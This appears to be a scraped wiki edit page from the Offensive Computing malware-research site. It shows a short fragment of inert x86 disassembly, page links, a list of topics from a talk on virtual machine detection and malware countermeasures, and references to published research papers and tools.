__1501008:__   7f af             jg     0x31500fb9
__150100a:__   a9 69 4f 00 61        test   $0x61004f69,%eax   ;add collaborative comments or edit disassembly
__150100f:__   05 db bc e8 b4        add    $0xb4e8bcdb,%eax
__1501014:__   d9 b8 51 50 7a 1c     fnstcw 0x1c7a5051(%eax)
__150101a:__   f1                icebp
```

Your signature to copy/paste: -- Main.TWikiGuest - 29 May 2006

Force new revision help

Save | Quiet save | Checkpoint or Preview or Cancel

Access keys: S = Save, Q = Quiet save, K = Checkpoint, P = Preview, C = Cancel

home | scanner

Affiliates

Metasploit
Stach & Liu
Cult of the Dead Cow
Hakin9

Google

Links

Uninformed
Mwcollect
Halvar & co.
Openrce
Winfingerprint
DailyDave
Full Disclosure

What you just saw

- Virtual machine detection
- Malware security and countermeasures
- Malware exploitation
- Offensive Computing Project.

Questions?

www.offensivecomputing.net

References

Binary Encryption	http://www.phrack.org/show.php?p=58&a=5
Anti-Vmware/Redpill	http://invisiblethings.org/papers/redpill.html [Joanna Rutkowska]
NoPill	http://www.offensivecomputing.net/papers/vm.pdf [D. Quist / Valsmith]
X86emu:	http://ida-x86emu.sourceforge.net/ [Chris Eagle]
Metasploit:	http://www.metasploit.com
Offensive Computing	http://www.offensivecomputing.net
Analysis of the Intel Pentium's Ability to Support a Secure Virutal Machine Monitor	**http://www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf**